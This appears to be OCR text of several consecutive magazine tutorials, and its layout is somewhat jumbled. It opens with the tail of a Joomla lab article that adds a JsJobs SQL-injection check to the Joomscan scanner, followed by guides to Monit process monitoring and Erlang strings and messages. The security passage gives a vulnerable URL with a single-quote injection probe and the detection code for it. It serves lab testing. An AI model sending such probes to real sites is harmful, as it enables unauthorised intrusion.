A generic MySQL SQL Syntax error message will appear. Joomscan is an old Joomla! vulnerability scanner. Although it is quite old, we can use it to detect this new vulnerability with a couple of additions. Download it:

```
svn co https://svn.code.sf.net/p/joomscan/code/trunk  
joomscan
```

You need to add the new vulnerability to its database (an ASCII file). Append this to **joomscandb.txt** (this goes all on one line):

```
Component: JsJobs 1.1.X (com_jsjobs) SQLinjection  
Vulnerability Versions Affected: 1.1.X <= |/  
components/com_jsjobs|components/com_jsjobs/index.  
php?option=com_jsjobs&c=common&view=company&layout=v  
iew_company&cd='
```

Finally, you have to code some Perl. If the `cd` parameter is vulnerable to SQL-i, we get an SQL syntax error message. Therefore, the detection is as simple as making a GET request to the page and looking for this error message in the response. If it is found, this version of JsJobs is vulnerable, otherwise it isn't.

Edit **joomscan.pl** and add this code right after the `/Path Disclosure/` bracket:

```
case(/com_jsjobs/)  
{  
    my $jsreq = $ua->request(GET $url.$exploit );  
    if ($jsreq->content =~ /You have an error in your  
SQL syntax/gi){  
        $isvuln = 1;  
    }else{$isvulnans = 'No';}  
}
```

Execute joomscan and the vulnerability will be detected:

```
./joomscan -u http://JLVM_IP  
...  
# 29  
Info -> Component: JsJobs 1.1.X (com_jsjobs)  
SQLinjection  
...  
Vulnerable? Yes
```

You can download this modified version of Joomscan from here:

www.dropbox.com/s/fctscg9cmk8ya70/joomscan4lud.tar.bz2?dl=0

Discover zero-day exploits in CMSs

Reading and following the code path for a particular functionality in a CMS can help you spot zero-day exploits. A good understanding of the CMS core, some notions of PHP and an ASCII editor will suffice. As an exercise, try to spot and fix the SQL-i vulnerability we deliberately introduced in the JsJobs 1.1.6 component. Once it is fixed, run Joomscan again and see what happens!

Set up Monit to monitor processes

In this guide we'll show you how to install and configure Monit on a Linux system to manage and monitor processes, file systems, scripts and more



Nitish Tiwari

is a software developer by profession, with a huge interest in free and open source software. As well as serving as community moderator and author for leading FOSS publications, he helps organisations adopt open source software for their business needs.

Computers are complex: a seemingly simple operation like opening a file may need thousands of operations taking place internally to succeed. Even if one instruction fails, your file won't open. If there is a human working with the computer, such failure is not a big deal. Humans can recognise and correct the error that caused an operation to fail.

However, if there are several computers working on complex tasks with minimal human interaction, it is critical to make sure you get to know about failures upfront. Monit is one such tool that helps you track and monitor processes, files, directories and file systems. It can look for changes – such as in timestamps, checksums or sizes – in a network and can notify you of errors and failures. Monit can also conduct automatic maintenance and repair by executing specific actions in error situations. For example, Monit can start a process if it does not run, restart a process if it does not respond, and stop a process if it uses too many resources.

Monit is designed as an autonomous system and does not depend on plug-ins nor any special libraries to run. Instead, it works right out of the box and can utilise existing infrastructure already on your system. As most common Unix distributions already include Monit, you can use it without even having to install it. Even if your distro doesn't come with Monit pre-installed, you can easily install it using package managers.

Then uncomment the section below to enable default HTTP support. We'll get into the details of HTTP support in a while.

```
set httpd port 2812 and
use address localhost # only accept connection
from localhost
allow localhost      # allow localhost to
connect to the server and
allow admin:monit    # require user 'admin'
with password 'monit'
allow @monit         # allow users of group
'monit' to connect (rw)
allow @users readonly # allow users of group
'users' to connect
readonly
```

Once the file is edited, save it and assign read-write permission only. This is important because Monit checks the file permissions and will complain and exit if any extra permissions are given:

```
$ chmod 0700 /etc/monit/monitrc
```

Finally, start Monit by executing:

```
$ monit
```

Now you can also access Monit via your browser at <http://localhost:2812>.

```
monitd =>
## service defined in this file has errors. Alerts may be restricted on
## events by using a filter as in the second example below.
#
# set alert sysadm@foo.bar                # receive all alerts
#
## Do not alert when Monit starts, stops or performs a user initiated action.
## This filter is recommended to avoid getting alerts for trivial cases.
#
# set alert your-name@your-domain not on { instance, action }
#
#
## Monit has an embedded HTTP interface which can be used to view status of
## services monitored and manage services from a web interface. The HTTP
## interface is also required if you want to issue Monit commands from the
## command line, such as 'monit status' or 'monit restart service'. The reason
## for this is that the Monit client uses the HTTP interface to send these
## commands to a running Monit daemon. See the Monit wiki if you want to
## enable SSL for the HTTP interface.
#
# set httpd port 2812 and
#   use address localhost # only accept connection from localhost
#   allow localhost      # allow localhost to connect to the server and
#   allow admin:monit    # require user 'admin' with password 'monit'
#
## Services
#####
##
## Check general system resources such as load average, cpu and memory
## usage. Each test specifies a resource, conditions and the action to be
## performed should a test fail.
#
# check system HOST
#   if loadavg (min) > 4 then alert
#   if loadavg (min) > 2 then alert
#   if cpu usage > 95% for 10 cycles then alert
```

02 General operation

Monit can be controlled either by command-line options or a control file, `.monitrc`, or a combination of both. However, note that command-line options override `.monitrc` declarations. The default location for the `.monitrc` file is `~/monitrc`.

Resources

Monit
mmonit.com

01 Installation


We have used Ubuntu 16.04 as the host platform for installation of Monit for this tutorial. Since Ubuntu doesn't ship with Monit out of the box, use `apt-get` to install Monit:

```
$ sudo apt-get install monit
```


This will install Monit and create the control file. Monit is configured via the control file `.monitrc`. This file is generally located in `~/monitrc` or `/etc/monit/monitrc`.

We'll see more about the file in the following steps. For now, let's enable Monit's web interface, which runs on port 2812 by default. Open the control file with your favourite text editor:

```
$ sudo vi /etc/monit/monitrc
```



Right Monit running on localhost displaying details of the current system. By default it tracks CPU, RAM and swap



If this file does not exist, Monit will look in `/etc/monitrc` and a few other locations. You can also specify the control file location directly by using the `-c` command-line switch for Monit. For instance:


```
$ monit -c /var/monit/monitrc
```

Whenever you make changes to the control file, you can test it for syntax errors by typing:

```
$ monit -t
$ Control file syntax OK
```

If there is an error while parsing the file, Monit will print an error message to the console, including the line number in the control file from where the error was found. Only once you have a working Monit control file can you start Monit.

All the monitoring details and rules have to be put in the control file in Monit's own DSL (domain-specific language). You can change some configuration directives via command-line switches, but for readability and change-tracking it is better that you put these in the control file.



03 Domain-specific language

We learnt in the previous steps that Monit depends on the `.monitrc` file for almost all the monitoring declarations


“Monit supports a daemon mode that helps you run monitoring tasks unobtrusively. In daemon mode, Monit detaches itself from the console”

and rules. This control file is written in DSL (domain-specific language). Let us now look at the important aspects of Monit DSL, so you can edit the file to configure Monit to monitor different parameters.

Monit uses its own DSL in the control file. Comments begin with a `#` and extend through the end of the line. Otherwise the file consists of a series of service entries or global option statements in a free-format, token-oriented syntax.

There are three kinds of tokens: grammar, numbers (ie decimal digit sequences) and strings. Strings can be either quoted or unquoted. A quoted string is bounded by double quotes and may contain whitespace (and quoted digits are treated as a string). An unquoted string is any whitespace-delimited token, containing characters and/or numbers.

You can use noise keywords like `if`, `and`, `with(in)`, `has`, `us(ing)`, `on(ly)`, `then`, `for` and `of` anywhere in an entry to make it resemble English. They're ignored, but can make entries much easier to read at a glance. Keywords are case insensitive.



04 Daemon mode

Monit supports a daemon mode that helps you run monitoring tasks unobtrusively. In daemon mode, Monit detaches itself from the console. It puts itself in the background and runs continuously, monitoring each specified service and then goes to sleep for the given poll interval, wakes up and start monitoring again in an endless cycle. Use the control file to set Monit in daemon mode:

```
SET DAEMON <seconds> [[WITH] START DELAY
<seconds>]
```

Specify a polling interval in seconds and a start delay in seconds, which is used to wait (once) before Monit starts checking services. To set the poll interval from the command line, execute:

```
$ monit -d n
```

This runs Monit as a daemon once per `n` seconds (so change `n` to your preference). If daemon mode is not specified, Monit will run through the service check once by default and then exit. Monit is primarily designed to be run in daemon mode, so always set daemon mode unless not required. When the Monit daemon is running in the background and you execute the `monit` command, a wake-up signal is sent to the daemon. This forces Monit to check services immediately. To kill the running Monit daemon process, execute:

```
$ monit quit
```

05 Monit HTTP support

To start Monit with HTTP support, you need to enable it in the control file (as we did in the first step). You can then use

■ Send email alerts via Gmail

You can configure Monit to send emails via the Gmail server in case of any global alerts. To do this, enter this in the Monit control file:

```
set
  mailserver
  smtp.gmail.com
  port 587
  username
  "MYUSER"
  password
  "MYPASSWORD"
  using ssl
```

Monit 5.17 or later automatically uses the TLS protocol for mail servers.

Tutorial

Monit



The screenshot shows the Monit web interface with a 'System status' section. It contains a table with the following data:

Parameter	Value
Name	ntsh-VirtualBox
Status	Running
Monitoring mode	active
Monitoring status	Monitored
Load average	[0.16] [0.17] [0.13]
CPU usage	11.6%usr 0.6%wty 0.8%awa
Memory usage	880.5 MB [22.2%]
Swap usage	0 B [0.0%]
Data collected	Thu, 22 Dec 2016 17:59:28

Below the table is a 'Disable monitoring' button. At the bottom, there is a copyright notice: 'Copyright © 2004-2015 [Monit] All rights reserved. About web site Monit Wiki [Monit]'.

Monit CLI to start and stop services, disable or enable service monitoring, as well as view the status of each service.

Monit supports an HTTP service, via both TCP and Unix socket. However, if you have enabled HTTP support over TCP rather than over a Unix socket, you can also view Monit's informative dashboard in your web browser. Let us now see in detail the various options to configure HTTP support in Monit via the control file. First, the syntax for the TCP port:

```
SET HTTPD PORT <number> [ADDRESS <hostname | IP-address>]
[SSL <ENABLE | DISABLE>]
[PEMFILE <path>]
[CLIENTPEMFILE <path>]
[ALLOWSELF CERTIFICATION]
[SIGNATURE <ENABLE | DISABLE>]
ALLOW <user:password | IP-address | IP-range>+
```

Here, **Port** is where Monit should bind to and listen on. By default, it listens on port 2812. Address is used to specify the specific IP address Monit should listen to. For example, if you don't want to expose Monit's web interface to the network, bind it to localhost only. By default, Monit accepts connections on any address. SSL-enable TLS for Monit's web interface. The Pemfile option is used to point to the file that holds both the server's private key and certificate. A connecting client can provide a certificate known to Monit in order to connect. Clientpemfile is used to set the path to such file. You can also enable self-certification by adding the Allowselfcertification statement.

The syntax for Unix socket is:

```
SET HTTPD UNIXSOCKET <path>
ALLOW <user:password>+
```

Here, Unixsocket is the path to the Unix socket to which Monit should connect.

06 Service methods

Each service can have associated **start**, **stop** and **restart** methods which Monit can use to execute action on the service. You can add this in the control file with the following syntax:

```
<START | STOP | RESTART> [PROGRAM] = "program"
```

```
[[AS] UID <number | string>]
[[AS] GID <number | string>]
[[WITH] TIMEOUT <number> SECOND(S)]
```

Here, 'program' is the path of an executable. It can also be a shell script, but in any case it should have executable permission. By default, the program is executed as the user under which Monit is running. However, if Monit is running as root, you may optionally specify the UID and GID the executed program should switch to.

In the case of a process check, Monit will wait up to 30 seconds for the start/stop action to finish before giving up and reporting an error. You can override this timeout using the Timeout option or globally using the set limits. Here is an example:

```
check process foobar with pidfile /var/run/
foobar.pid
start program = "/etc/init.d/foobar start"
with timeout 60 seconds
stop program = "/etc/init.d/foobar stop"
```

```
## Check that a process is running, in this case Apache, and that it respond
## to HTTP and HTTPS requests. Check its resource usage such as cpu and memory,
## and number of children. If the process is not running, Monit will restart
## it by default. In case the service is restarted very often and the
## problem remains, it is possible to disable monitoring using the TIMEOUT
## statement. This service depends on another service (apache_bin) which
## is defined above.
#
# check process apache with pidfile /usr/local/apache/logs/httpd.pid
# start program = "/etc/init.d/httpd start" with timeout 60 seconds
# stop program = "/etc/init.d/httpd stop"
# if cpu > 60% for 2 cycles then alert
# if cpu > 80% for 5 cycles then restart
# if totalmem > 200.0 MB for 5 cycles then restart
# if children > 250 then restart
# if loadavg(5min) greater than 10 for 8 cycles then stop
# if failed host www.tildeslash.com port 80 protocol http
# and request "/somefile.html"
# then restart
# if failed port 443 type tcpssl protocol http|
# with timeout 15 seconds
# then restart
# if 3 restarts within 5 cycles then unmonitor
# depends on apache_bin
group server
```

07 Service dependencies

If specified in the control file, Monit can perform dependency checks before starting, stopping, monitoring or unmonitoring of services. To do this, add a dependency statement within any service entries in the Monit control file. The syntax for the depend statement is:

```
DEPENDS on service[, service [...]]
```

Here, 'service' is a check service entry name in your **.monitrc** file; for instance, **apache** or **datafs**. You may add more than one service name of any type or use more than one depend statement in an entry. If a service is stopped or unmonitored, Monit will stop/unmonitor any dependent services as well.

Note that Monit takes care of ordering while starting or stopping services, based on the dependencies specified in the **.monitrc** file. So, while starting a service, first all that services on which this service depends on will be started. If starting a (dependency) service fails, the service with prerequisites will not be started, but Monit will remember that it should start and will retry next cycle.

If a service is restarted, Monit will first stop any active services that depend on it and after it is started, start all depending services that were active before the restart again.

08 Service testing

Monit offers several if-tests you can use in a 'check' statement to test various aspects of a service. You can test both for a predefined value or for a range and take actions if the value changes. General syntax for testing a specific value or range is:

```
IF <test> THEN <action> [ELSE IF SUCCEEDED THEN <action>]
```

The action is evaluated each time the <test> condition is true. Success action is optional and executed only when the state changes from failure to success. If a success action is not set, Monit will send a recovery alert by default. General syntax for a value change test is:

```
IF CHANGED <test> THEN <action>
```

The action is executed each time the value changes. Monit will remember the new value and trigger event if the value changes again. This way, you can set up Monit to take corrective actions automatically if something goes wrong.

Monit defines a fixed set of actions. In each test, you must select the action to be executed from this set. Let us see these actions:

- **Alert:** Sends the user an alert event upon each state change.
- **Restart:** Restarts the service and sends an alert.
- **Start:** Calls the service's registered start method and sends an alert.

```
## Send status and events to M/Monit (for more informations about M/Monit
## see http://mmonit.com/). By default Monit registers credentials with
## M/Monit so M/Monit can smoothly communicate back to Monit and you don't
## have to register Monit credentials manually in M/Monit. It is possible to
## disable credential registration using the commented out option below.
## Though, if safety is a concern we recommend instead using https when
## communicating with M/Monit and send credentials encrypted.
# set mmonit http://monit:monit@192.168.1.10:9999/collector
# # and register without credentials # Don't register credentials
```

- **Stop:** Calls the service's registered stop method and sends an alert.
- **Exec:** Executes an arbitrary program and sends an alert.
- **Unmonitor:** Disables monitoring of that service and sends an alert.

09 Managing Monit instances

In case you have a distributed set of computers to monitor via Monit, you can use M/Monit to get a bird's-eye picture of your setup. M/Monit uses Monit as an agent. At regular intervals, Monit can send a message to M/Monit

To send data to M/Monit, add the following statement to each of your Monit control files:

```
SET MMONIT <url>
[TIMEOUT <number> SECONDS]
[REGISTER WITHOUT CREDENTIALS]
```

Monit will register itself in M/Monit and will start sending status and event messages to M/Monit. The default timeout is five seconds; you can customise the timeout using the Timeout option.

```
monitrc -
## Monit by default uses the following format for alerts if the the mail-format
## statement is missing:
## --<--
## set mail-format {
##   from: monit@HOST
##   subject: monit alert -- SEVENT $SERVICE
##   message: $EVENT Service $SERVICE
##   Date: $DATE
##   Action: $ACTION
##   Host: $HOST
##   Description: $DESCRIPTION
##
##   Your faithful employee,
##   Monit
## }
## -->--
## You can override this message format or parts of it, such as subject
## or sender using the MAIL-FORMAT statement. Macros such as $DATE, etc.
## are expanded at runtime. For example, to override the sender, use:
# set mail-format { from: monit@foo.bar }
#
## You can set alert recipients whom will receive alerts if/when a
## service defined in this file has errors. Alerts may be restricted on
## events by using a filter as in the second example below.
# set alert sysadm@foo.bar # receive all alerts
#
## Do not alert when Monit starts, stops or performs a user initiated action.
## This filter is recommended to avoid getting alerts for trivial cases.
# set alert your-name@your.domain not on { instance, action }
```

10 Alert message setup

Monit can automatically trigger alert statements based on preconfigured events. These alert statements are of two types – global and local. While global alert statements are generally issued via email, local alerts are used in the context of a service check to enable alerts for the given service only. Let us see the syntax for global and local alerts:

```
SET ALERT mail-address [[NOT] {event, ...}]
[REMINDER cycles]
```

This is a global alert statement that will send an email to a given mail-address when the described event occurs. Similarly, a local alert statement can be set up like this:

```
check host myhost with address 127.0.0.1
if failed port 3306 protocol mysql then
alert
```

“You can set up Monit to take corrective actions automatically if something goes wrong”

with the status of the host it is running on. M/Monit presents the collected data in charts and event logs and gives you the option to view key performance data of all your hosts in a modern, clean and well-designed user interface which also works on mobile devices. From M/Monit, you can also start, stop and restart services on your hosts running Monit.

```
if failed port 443 protocol https then alert
alert foo@bar # Local service alert
```

Note that you can combine global and local alert statements. If there is a conflict, the local alert has precedence and overrides the global statement. ■

■ Run two or more Monit instances on a computer

You can run several Monit instances on the same machine. This is easiest if you run each instance as a different user. This is because Monit reads its configuration file from the default location – \$HOME/.monitrc. So, the only change needed is to set up Monit to listen on different ports for different instances running as different users. The statement to modify is:

■ set httpd port 2812

...where the port (in this case 2812) needs to be different for each instance.



Mihalis Tsoukalos

is a UNIX administrator, a programmer (UNIX and iOS), a DBA and a mathematician. He has been using Linux since 1993. You can reach him at @mactsouk (Twitter) and his website: mtsoukalos.eu

Resources

An installation of Erlang

A text editor such as Emacs or vi

Program in Erlang: Strings, data structures and messages

Learn more about Erlang functions, strings, user input, lists, maps, records, message passing and printing

This is the third tutorial in our series about the Erlang programming language. This tutorial will deal with many Erlang subjects, including message passing between Erlang processes, along with printing and formatting output and records. We will also revisit subjects such as lists, maps, getting user input and OTP.

Until the next issue, try to write as much Erlang code as possible to understand the various Erlang concepts and keep your morale high, because forthcoming tutorials will discuss more difficult topics such as OTP, Mnesia, debugging, file I/O, network programming and web development.

Erlang strings

Strictly speaking Erlang does not have strings, because a string in Erlang is just a list of characters. However, it would not be completely wrong to believe that Erlang supports strings, especially when you are using Erlang functions that work with strings. You can define a new string in Erlang shell as follows:

```
1> S1 = "This is a string".
2> "This is a string"
3> You can also find its length with the help of
   the len() function:
4> string:len(S1).
5> 16
```

Please note that in order to use `len()`, you should include the name of the Erlang library that includes it, which is `string`. You can concatenate two or more strings as follows:

```
12> S3 = S1 ++ " " ++ S2.
```

Figure 1 (overleaf) illustrates more string tasks along with their corresponding Erlang functions. In order to better understand them, you should try them on your own.

Erlang lists


The list is the most important data type in Erlang, which is not strange because lists play a key role in almost all functional programming languages. A list can either be empty or contain data. The first element of a list is the head, whereas the remaining part is called the tail of the list. You know that you have processed all the elements of a list when you end up with an empty list, which is represented as `[]`.

The following interaction with Erlang shell will help you clarify many things related to lists:

```
1> X = [1, 2, 3, 4, 5, 6, 7].
2> [1,2,3,4,5,6,7]
3> [A | XA] = X.
4> A.
5> XA.
6> [2,3,4,5,6,7]
```

The use of pattern matching with the help of the `|` (vertical bar) character allows you to extract elements from a list and keep the remaining elements elsewhere. Creating a new list from existing ones is as easy as executing the following code:





```
9> W = [A] ++ [A] ++ XA.
[1,1,2,3,4,5,6,7]
```

The reason for including A in square brackets in the previous command is that A is a single element and not a list. As you can imagine, the previous code can be also used for concatenating two or more strings.

The next code does some pretty handy things with a list:

```
7> W = [1, 2, a, b, 3, 4, w, w].
[1,2,a,b,3,4,w,w]
8> [ New || New <- W, New > 3].
[a,b,4,w,w]
11> [ OtherNew || OtherNew <- W, integer(OtherNew),
OtherNew > 3].
[4]
```

The second command extracts all elements from the W list that are greater than three, including some characters. The third command creates a new list named OtherNew that contains integers that are greater than three without including any characters.

Figure 2 (overleaf) shows more list operations that you should try on your own. What you should remember from this section is that lists are recursive data structures and that they are usually being processed as such.

Erlang maps

A map is a set of key and value pairs that is called a dictionary or a hash in other programming languages.

Figure 3 (overleaf) shows the Erlang code of useMaps.erl. Executing the start/0 function of the useMaps.erl module generates the following kind of output:

```
9> c(useMaps).
{ok,useMaps}
10> useMaps:start().
Size: 3
Size: 5
#{a => 1,b => 2,c => 3,d => 4,e => 5}
ok
```

The map_size() function is used for finding out the size of a map, whereas from_list() converts a list into a map, provided the list is in the right format. Other functions related to maps include find(), get(), is_key(), keys().merge().put().values() and remove().

Erlang printing and formatting

The Erlang approach to printing is similar to the C approach and the format characters used in the printf() function, and is implemented using the io:format() function. The most common special sequence is ~n, which prints a new line. Look at the next interaction with the Erlang shell:

```
1> io:format("~s~n",["This is a string"]).
This is a string
ok
5> io:format("~s~n~n",["This is a string"]).
```

Tutorial Erlang

Right Various functions of the string Erlang module, as well as other string operations

Across Some operations that can be done on Erlang lists including concatenation and element selection according to given criteria

Across This is the Erlang code of the useMaps.erl module, which shows how to create a map, find its size and convert a list into a map

```
mtsouk@mail:~$ erl
Erlang/OTP 19 [erts-8.2] [source-fbd2db2] [64-bit] [async-threads:
-poll:false]
Eshell V8.2 (abort with ^G)
1> S1 = "This is a string".
"this is a string"
2> len(S1).
** exception error: undefined shell command len/1
3> string:len(S1).
16
4> right(S1,6).
** exception error: undefined shell command right/2
5> string:right(S1,6).
"string"
6> string:to_lower(S1).
"this is a string"
7> string:to_upper(S1).
"THIS IS A STRING"
8> string:substring(S1, 0, 5).
** exception error: undefined function string:substring/3
9> string:sub_string(S1, 0, 5).
** exception error: no function clause matching
    string:sub_string("this is a string",0,5) (string.erl, line 287)
10> string:sub_string(S1, 1, 5).
"this "
11> S2 = "This is another string!".
"This is another string!"
12> S3 = S1 ++ " " ++ S2.
"This is a string This is another string!"
13> string:right(S3,6).
"tring!"
14> string:right(S3,5).
"ring!"
15> string:len(S3).
40
16> string:len(S2).
23
17> q().
ok
18> mtsouk@mail:~$
```

Figure 1

```
Eshell V8.2 (abort with ^G)
1> X = [1, 2, 3, 4, 5, 6, 7].
[1,2,3,4,5,6,7]
2> [A, XA] = X.
** exception error: no match of right hand side value [1,2,3,4,5,6,7]
3> [A | XA] = X.
[1,2,3,4,5,6,7]
4> A.
1
5> XA.
[2,3,4,5,6,7]
6> W = [1, 2, a, b, 3, 4, w, w].
* 1: variable 'W' is unbound
7> W = [1, 2, a, b, 3, 4, w, w].
[1,2,a,b,3,4,w,w]
8> [ New || New <- W, New > 3].
[a,b,4,w,w]
9> [ OtherNew || OtherNew <- W, integer(W), OtherNew > 3].
[]
10> W.
[1,2,a,b,3,4,w,w]
11> [ OtherNew || OtherNew <- W, integer(OtherNew), OtherNew > 3].
[4]
12> [ OtherNew || OtherNew <- W, integer(OtherNew)].
[1,2,3,4]
13> OtherNew.
* 1: variable 'OtherNew' is unbound
14> WW = [ OtherNew || OtherNew <- W, integer(OtherNew)].
[1,2,3,4]
15> WW.
[1,2,3,4]
16> [ OtherNew || OtherNew <- W, character(OtherNew)].
** exception error: undefined shell command character/1
17> [ OtherNew || OtherNew <- W, char(OtherNew)].
** exception error: undefined shell command char/1
18> [ OtherNew || OtherNew <- W, string(OtherNew)].
** exception error: undefined shell command string/1
19> [ OtherNew || OtherNew <- W, not integer(OtherNew)].
** exception error: undefined shell command integer/1
20> [{AA, BB} || AA <- XA, BB <- WW].
[{2,1},
```

Figure 2

This is a string

Ok

There are more control sequences apart from ~s, which is used for printing strings, including ~c for printing characters, ~p for pretty printing output and ~w that is used for printing Erlang terms. Figure 4 shows even more formatting examples. You can learn more about the Erlang io package by visiting erlang.org/doc/man/io.html.

Getting user input – revisited

This section will show how to get user input character-by-character and line-by-line, by developing two Erlang functions with a pretty simple implementation. Figure 5 shows the Erlang code of the userInput module. Executing the two functions of userInput in the Erlang shell generates the following kind of output:

```
1> c(userInput).
{ok,userInput}
2> userInput:getLine().
Give me a line:
> This is Mihalis!
You typed: This is Mihalis!__
ok
3> userInput:getChar().
Give me a character:
Waiting...: 2
You typed 2
Ok
```

The io:get_chars() Erlang function allows you to read one or more characters from a user – the number of characters to read is specified by its second argument and the user input is terminated by pressing the Enter key. Similarly, the io:get_line() function allows you to read

```
1 -module(useMaps).
2
3 -export([start/0]).
4
5 start() ->
6     M1 = #{ a1 => 123, a2 => 234, a3 => "abc"},
7     L1 = [{a, 1}, {b, 2}, {c, 3}, {d, 4}, {e, 5}],
8     M2 = maps:from_list(L1),
9     io:format("Size: ~w~n", [map_size(M1)]),
10    io:format("Size: ~w~n", [map_size(M2)]),
11    io:format("~p~n", [M2]).
12
```

Figure 3

a line from a user. Once again, when the user finishes, they must press the Enter key. Both functions allow you to collect the input and store it into the variable of your choice. Last, the string:strip() function removes the newline character from a string.

Message passing

This section will illustrate how to pass a message from an Erlang process to another. This is a crucial task since Erlang processes can only communicate using messages – this might look tedious and hard, but it is the price you have to pay for having autonomous processes and concurrent execution.

When an Erlang process is created, it returns a process identifier (PID) that uniquely identifies it; this means that without knowing the process ID of a process, you cannot pass a message to it. In other words, if you do not save the process ID of a process at its creation time, you cannot use it afterwards!

You should know that even the Erlang shell is an Erlang process with an ID that you can get as follows:

```
2> self().
<0.58.0>
8> Pid = self().
```

```

mtsouk@mail:~$ erl
Erlang/OTP 19 [erts-8.2] [source-fbd2db2] [64-bit] [async
else]

Eshell V8.2 (abort with ^G)
1> io:format("~s~n",["This is a string"]).
This is a string
ok
2> io:format("~s~n~n~n",["This is a string"]).
This is a string
ok
3> io:format("~c~n~n~n",["This is a string"]).
** exception error: bad argument
   in function io:format/3
   called as io:format(<0.51.0>,"~c~n~n~n",["This is a string"])
4> io:format("~c~n~n~n",["c"]).
** exception error: bad argument
   in function io:format/3
   called as io:format(<0.51.0>,"~c~n~n~n",["c"])
5> io:format("~c~n~n~n",["c"]).
** exception error: bad argument
   in function io:format/3
   called as io:format(<0.51.0>,"~c~n~n~n",["c"])
6> I = "c".
"c"
7> io:format("~c",[I]).
** exception error: bad argument
   in function io:format/3
   called as io:format(<0.51.0>,"~c",["c"])
8> io:format("~c",I).
c
ok
9> io:format("~c~n",I).
c
ok
10> io:format("~p~n",["This is a string"]).
"This is a string"
ok
11> io:format("~w~n",["This is a string"]).
[84,104,105,115,32,105,115,32,97,32,115,116,114,105,110,103]
ok
12> io:format("~w~n",["c"]).
99
ok
13> io:format("~w~n",["c"]).
67
ok
14> q().
ok
15> mtsouk@mail:~$

```

Figure 4

```

<0.58.0>
9> Pid.
<0.58.0>

```

As you can see, the `self/0` function returns the process ID of the process that called it, which can be saved using a variable. The `flush/0` BIF prints and empties the message queue of the shell:

```

6> self() ! this_is_a_message.
this_is_a_message
7> flush().
Shell got this_is_a_message
Ok

```

The first command uses the output of `self/0` to send a message to it – the exclamation mark is the operator used for message passing. However, the most common format of messages is the following:

```

10> self() ! {"This", "is", "Mihalis",
"Tsoukalos", "calling"}.
{"This","is","Mihalis","Tsoukalos","calling"}
11> flush().
Shell got {"This","is","Mihalis","Tsoukalos",
"calling"}

```

```

1 -module(userInput).
2 -export([getChar/0, getLine/0]).
3
4 getChar() ->
5   io:format("Give me a character:~n"),
6   CHAR = io:get_chars("Waiting...: ", 1),
7   io:format("You typed ~c~n", CHAR).
8
9
10 getLine() ->
11   io:format("Give me a line:~n"),
12   LINE = io:get_line("> "),
13   MyLine = string:strip(LINE, right, $~n),
14   io:format("You typed: ~s__ ~n", [MyLine]).
15

```

Figure 5

ok

A message can even contain a process ID, which can help a function differentiate between Erlang processes and allow the function to send back a message to the calling process. The advantage of using tuples for message passing is that tuples can be processed more easily than plain strings because they can have a structure. **Figure 6** (overleaf) presents more message passing examples.

A small game!

